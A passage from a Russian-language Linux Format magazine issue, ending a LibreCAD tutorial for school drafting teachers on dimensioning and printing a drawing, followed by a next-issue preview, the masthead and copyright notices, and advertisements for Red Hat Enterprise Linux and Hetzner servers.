Важный этап – нанесение размеров. По требованиям стандарта их должно быть ровно столько, чтобы хватило для однозначного понимания чертежа: не приветствуется ни избыток, ни недостаток. Так как настройки для нанесения размеров мы задали ранее, то просто выполним необходимые действия, чтобы размеры появились на чертеже. Здесь нужно сказать, что все надписи на чертеже возможно выполнить только на латинице – написание цифр этот факт, естественно, не влияет. Данный недостаток, как мы надеемся, будет в LibreCad со временем устранен.

Создадим новый слой для размеров – с тем, чтобы задать толщину и начертание размерных линий. По требованию, толщина размерной или выносной линии должна составлять от 1/3 до 1/2 величины основной линии. Так как толщину основной линии мы задали равной 0,5 мм, то здесь зададим 0,18 мм (по тем же соображениям была задана толщина осей ранее), цвет – черный/белый, начертание – сплошная линия. Выбираем в панели инструментов «Показать меню Размеры», далее нажимаем «Горизонтальный размер» и выбираем «Привязка к сетке». Далее выбираем нижнюю левую точку чертежа, затем правую нижнюю точку. Появится линия, соединяющая эти точки, стрелки и надпись. Размер пока не зафиксирован на чертеже. Опустите его вниз, перемещая мышью, и зафиксируйте на расстоянии 10 мм от контура.

Размер квадратной выемки можно построить следующим образом. Так как крайние точки имеют нецелую координату, то выбираем привязку к линиям пересечения автоматически. Отмечаем

точки для размера щелчком левой кнопки мыши. Далее устанавливаем привязку к сетке, отодвигаем размерную линию на 10 мм выше контура и фиксируем ее щелчком левой кнопки мыши.

Теперь выбираем вертикальный размер с привязкой к сетке и строим вертикальные размеры. Помним, что расстояние между параллельными размерными линиями должно быть от 7 до 10 мм. Для построения размера окружности нужно в верхней части окна выбрать метку диаметра, установить значение 8, а затем построить размер между точками окружности, диаметрально расположенными на центральной оси детали. Отключим вспомогательный слой, нажав значок глаза возле его названия. Таким же образом можно отключить слой 0, содержащий растровое изображение задания. Наш первый чертеж готов!


Перед печатью чертежа следует сначала настроить параметры размещения, масштаб и параметры печати. Для этого в меню Файл нужно выбрать Предварительный просмотр или нажать соответствующую иконку в панели. В режиме предварительного просмотра будет видно, что наш чертеж находится где-то далеко от бумаги. Это связано с тем, что мы открывали и размещали на рабочем поле растровое изображение. Подтяните лист бумаги под чертеж с помощью руки так, как это будет лучше на ваш взгляд. Задайте масштаб 2:1 и нажмите кнопку Сдвинуть. Теперь можно вывести файл в PDF-формате, который уже будет храниться неизменным. Можно и напечатать чертеж на принтере.

Полученных при выполнении первого чертежа умений достаточно для того, чтобы самостоятельно построить рамку формата А4. Можно дать такое задание школьникам на дом. Только писать

«Стоит сначала анализировать изображение, а потом чертить.»

текст придется вручную на уже распечатанном чертеже, так как кириллица не поддерживается. Можно, конечно, начертить и свой шрифт, но это уже отдельная, довольно сложная и кропотливая работа. Кроме того, важно дать задания для самостоятельной работы на занятии в присутствии учителя. В процессе освоения основных принципов и методов работы в САД-системе важно не спешить на первых этапах. Стоит сначала анализировать чертеж детали или ее наглядное изображение, если это задание на построение проекций или недостающих элементов чертежа, продумывать технологию своей работы по построению чертежа, определяться с количеством и назначением слоев и только потом начинать чертить. Все раздаточные материалы, используемые учителем черчения для обычных заданий, вполне подойдут и для выполнения в САД-системе. LXF

Замечательный чертеж для первого раза, не правда ли?



LINUX 101



В мартовском номере

Linux для новичков

Свободное ПО вам внове? Садитесь за первую парту и внимайте нашему руководству по быстрому освоению.

Берите уроки

Как в школах третьего мира научились компенсировать дряхлость своего оборудования с помощью Linux.

Породить свою ОС

Накопив собственный опыт с MikeOS, Майк делится всякими хитростями по управлению проектом.

Продвинутый SSH

Ни высокие горы, ни быстрые реки не воспрепятствуют вам войти на свой сервер.

Содержание последующих выпусков может меняться без уведомления: нам никак не привыкнуть к жизни после Майка.

LINUX FORMAT

Главное в мире Linux

Журнал зарегистрирован Федеральной службой по надзору за соблюдением законодательства в сфере массовых коммуникаций и охране культурного наследия ПИ № ФС77-21973 от 14 сентября 2005 года. Выходит ежемесячно. Тираж 5000 экз.

РЕДАКЦИЯ РУССКОЯЗЫЧНОЙ ВЕРСИИ

Главный редактор

Кирилл Степанов info@linuxformat.ru

Литературный редактор

Елена Толстякова

Переводчики

Илья Аввакумов, Елена Ессяк, Светлана Кривошеина, Валентин Развозжаев, Елена Толстякова, Татьяна Цыганова

Редактор диска

Кирилл Степанов

Верстка, допечатная подготовка

Сергей Рогожников

Технический директор

Денис Филиппов

Директор по рекламе

Владимир Савельев advert@linuxformat.ru

Генеральный директор

Павел Фролов

Учредители

Частные лица

Издатели

Виктор Федосеев, Павел Фролов

Отпечатано в ООО «Скай ЛТД»

196210, Санкт-Петербург, Вязовая ул., 11, корп. 2, лит. А

Тел.: (812) 677-98-03

Заказ 4428

РЕДАКЦИЯ АНГЛОЯЗЫЧНОЙ ВЕРСИИ

Редактор Грэм Моррисон [Graham Morrison] graham.morrison@futurenet.com

Заместитель редактора Эндрю Грегори [Andrew Gregory]

agregory@futurenet.com

Редактор по продвижению и сообществу Майк Сондерс [Mike Saunders]

mike.saunders@futurenet.com

Художественный редактор Эфраин Эрнандес-Мендоса

[Efrain Hernandez-Mendoza] efrain.hernandez-mendoza@futurenet.com

Подготовка материалов Джоно Бэкон [Jono Bacon], Нейл Ботвик

[Neil Bothwick], Крис Браун [Chris Brown], Бен Эверард [Ben Everard],

Марко Фиоретти [Marco Fioretti], Эндрю Грегори [Andrew Gregory],

Эфраин Эрнандес-Мендоса [Efrain Hernandez-Mendoza], Джим Хитч

[Jim Hitch], Майк Маккей [Mike Mackay], Грэм Моррисон [Graham Morrison],

Боб Мосс [Bob Moss], Джонатан Робертс [Jonathan Roberts], Шашанк Шарма

[Shashank Sharma], Майк Сондерс [Mike Saunders], Ник Вейч [Nick Veitch],

Евгений Балдин, Светлана Демус, Тимур Смирнов, Анна Трефилова,

Андрей Ушаков, Алексей Федорчук

Художественные ассистенты Стейси Блэк [Stacey Black],

Ник Кокс [Nick Cox], Фил Хейкрафт [Phil Haycraft]

Иллюстрации Крис Хедли [Cris Hedley], Крис Винн [Chris Winn],

Ely Walton Illustrations, iStockPhoto

КОНТАКТНАЯ ИНФОРМАЦИЯ

UK: Linux Format, 30 Monmouth Street, Bath BA1 2BW

Тел. +44 01225 442244 Email: linuxformat@futurenet.com

РОССИЯ:

Санкт-Петербург (редакция):

Лиговский пр., 50, корп. 15

Тел. +7 (812) 309-06-86

Представительство в Москве:

Красноказарменная ул., 17, м. «Авиамоторная» (в помещении АТС МЭИ)

Тел./факс +7 (499) 271-49-54

По вопросам сотрудничества, партнерства, оптовых закупок:

partner@linuxcenter.ru

Авторские права: Статьи, переведенные из английского издания Linux Format, являются собственностью или лицензируются Future Publishing Ltd (Future plc group company). Все права зарегистрированы. Никакая часть данного журнала не может быть повторно опубликована без письменного разрешения издателя.

Все письма, независимо от способа отправки, считаются предназначенными для публикации, если иное не указано явно. Редакция оставляет за собой право корректировать присланные письма и другие материалы. Редакция Linux Format получает эксклюзивное право на публикацию и лицензирование всех присланных материалов, если не было оговорено иное. Linux Format стремится оставлять уведомление об авторских правах всюду, где это возможно. Свяжитесь с нами, если мы не упомянули вас как автора предложенных вами материалов, и мы постараемся исправить эту ошибку. Редакция Linux Format не несет ответственности за опечатки.

Ответственность за содержание статьи несет ее автор. Мнение авторов может не совпадать с мнением редакции.

Все присланные материалы могут быть помещены на CD или DVD-диски, поставляемые вместе с журналом, если не было оговорено иное.

Ограничение ответственности: используйте все советы на свой страх и риск. Ни при каких условиях редакция Linux Format не несет ответственность за повреждение или ущерб, нанесенные вашему компьютеру и периферии вследствие использования тех или иных советов.

LINUX – зарегистрированный товарный знак Линуса Торвальдса [Linus Torvalds].

«GNU/Linux» заменяется на «Linux» в целях сокращения. Все остальные товарные знаки

являются собственностью их законных владельцев. Весь код, опубликованный в журнале,

лицензирован на условиях GPL v3. См. www.gnu.org/copyleft/gpl.html

За информацией о журналах, издаваемых Future plc group company, обращайтесь на сайт

<http://www.futurepic.com>



© Linux Format 2005

© Future Publishing Ltd 2005

BATH • LONDON • MILAN • NEW YORK • PARIS • SAN DIEGO • SAN FRANCISCO

Red Hat Enterprise Linux

предоставляет вам производительность,
масштабируемость, безопасность и надежность,
ранее доступные только на очень дорогих платформах

Самая популярная в мире
Linux платформа для бизнеса

Обеспечивает высокую
производительность, надежность,
масштабируемость и безопасность

Сертифицирована ведущими
производителями оборудования
и разработчиками ПО



Совместима с широким спектром
оборудования от рабочих станций
до серверов и мэйнфреймов

Обеспечивает одинаковые
условия работы приложений
при использовании в физической,
виртуальной и облачной средах

Пользователи RHEL экономят на оборудовании,
лицензиях на программное обеспечение
и эксплуатационных расходах



«ГНУ/Линуксцентр» — Linux-эксперт для вашего бизнеса

- Advanced Business Partner компании Red Hat
- 12 специалистов по разработке и внедрению, сертифицированных Red Hat
- Более 100 клиентов, использующих Red Hat
- 10 лет на рынке

Red Hat — ведущий серверный дистрибутив Linux

- Более 15 лет промышленного использования
- Свыше 80% рынка корпоративного Linux по данным CIO Insight
- 5 лет среди лучших вендоров
- Выгодная совокупная стоимость владения (TCO)

Специальное предложение для читателей Linux Format!

Закажите Red Hat Enterprise Linux в «ГНУ/Линуксцентре» до 30 мая
и получите в подарок книгу «Полное руководство пользователя Red Hat Enterprise Linux»



Москва
+7 (499)

271-49-54

Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru

Linux  center

ВЫДЕЛЕННЫЕ СЕРВЕРЫ

HETZNER
ONLINE

МОЩЬ НА ПОЛНУЮ!

НОВОЕ ПОКОЛЕНИЕ СЕРВЕРОВ HETZNER

Новинка!



HETZNER DEDICATED ROOT SERVER EX 4

- Intel®Core™ i7-2600 Quad-core с поддержкой технологии Hyper-Threading
- 16 ГБ DDR3 RAM
- 2 x 3 ТБ SATA 6 Гбит/с 7200 об/м! (Software-RAID 1)
- Операционная система Linux
- Неограниченный трафик*
- Установка из образов
- Без минимального контракта
- установка 5 500 рублей

1900
рублей в месяц

HETZNER DEDICATED ROOT SERVER EX 6

- Intel®Xeon® E3-1245 Quad-core с поддержкой технологии Hyper-Threading
- 16 ГБ DDR3 RAM ECC
- 2 x 3 ТБ SATA 6 Гбит/с 7200 об/м! (Software-RAID 1) Enterprise class
- Операционная система Linux
- Неограниченный трафик*
- Установка из образов
- Без минимального контракта
- установка 5 500 рублей

2900
рублей в месяц

HETZNER DEDICATED ROOT SERVER EX 8

- Intel®Xeon® E3-1275 Quad-core с поддержкой технологии Hyper-Threading
- 16 ГБ DDR3 RAM ECC
- До четырех жестких дисков на выбор
- Операционная система Linux
- Неограниченный трафик*
- KVM-over-IP для постоянного доступа
- Установка из образов
- Без минимального контракта
- установка 5 500 рублей

3500
от 3200
рублей в месяц

*Трафик предоставляется бесплатно. При превышении порога 10000 ГБ/месяц скорость соединения будет ограничена до 10 MBit/s. Стоимость аренды постоянного канала с пропускной способностью 100 MBit/s составляет 290 рублей за каждый дополнительный ТБ.



Hetzner Online активно поддерживает защиту окружающей среды, используя исключительно 100% возобновляемые источники энергии. Выберите более чистое будущее вместе с Hetzner Online!

RU.HETZNER.COM
info@ru.hetzner.com